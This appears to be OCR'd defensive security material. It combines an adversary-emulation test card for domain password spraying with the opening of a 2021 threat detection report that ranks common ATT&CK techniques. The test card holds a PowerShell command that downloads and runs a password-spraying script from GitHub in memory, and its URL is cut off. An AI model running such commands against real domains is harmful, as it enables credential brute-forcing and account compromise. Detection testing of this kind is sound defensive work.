
auto_generated_guid: 263ae743-515f-4786-ac7d-41ef3a0d4b2b

Inputs:

Name	Description	Type	Default Value
domain	Domain to brute force against	String	$Env:USERDOMAIN

Attack Commands: Run with `powershell`!

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
IEX (IWR 'https://raw.githubusercontent.com/dafthack/DomainPasswordSpray/94cb72506b9e2768196c8b6a4b7af63cebc47d88/DomainPa
```




Choose an ATT&CK technique

Choose a test for that technique

Execute the test procedure

Analyze your detections of the procedure

Make improvements to your defenses



INTRODUCTION


Welcome to the 2021 Threat Detection Report

This in-depth look at the most prevalent ATT&CK® techniques is designed to help you and your team focus on what matters most.

14M
INVESTIGATIVE LEADS

20K
CONFIRMED THREATS

1
REPORT



TOP 10

Techniques

The following chart illustrates the ranking of MITRE ATT&CK techniques associated with confirmed threats across our customers' environments. We counted techniques by total threat volume, and the percentages below are a measure of each technique's share of overall detection volume. Since multiple techniques can be mapped to any confirmed threat, the percentages below add up to more than 100 percent. Clicking on any of these techniques will either take you to an analysis or a landing page containing one or more sub-techniques to choose from.

1 T1059 →

Command and Scripting Interpreter (24% of total threats)

2 T1218 →

Signed Binary Process Execution (19%)

3 T1543 →

Create and Modify System Process (16%)

4 T1053 →

Scheduled Task / Job (16%)

5 T1003 →

OS Credential Dumping (7%)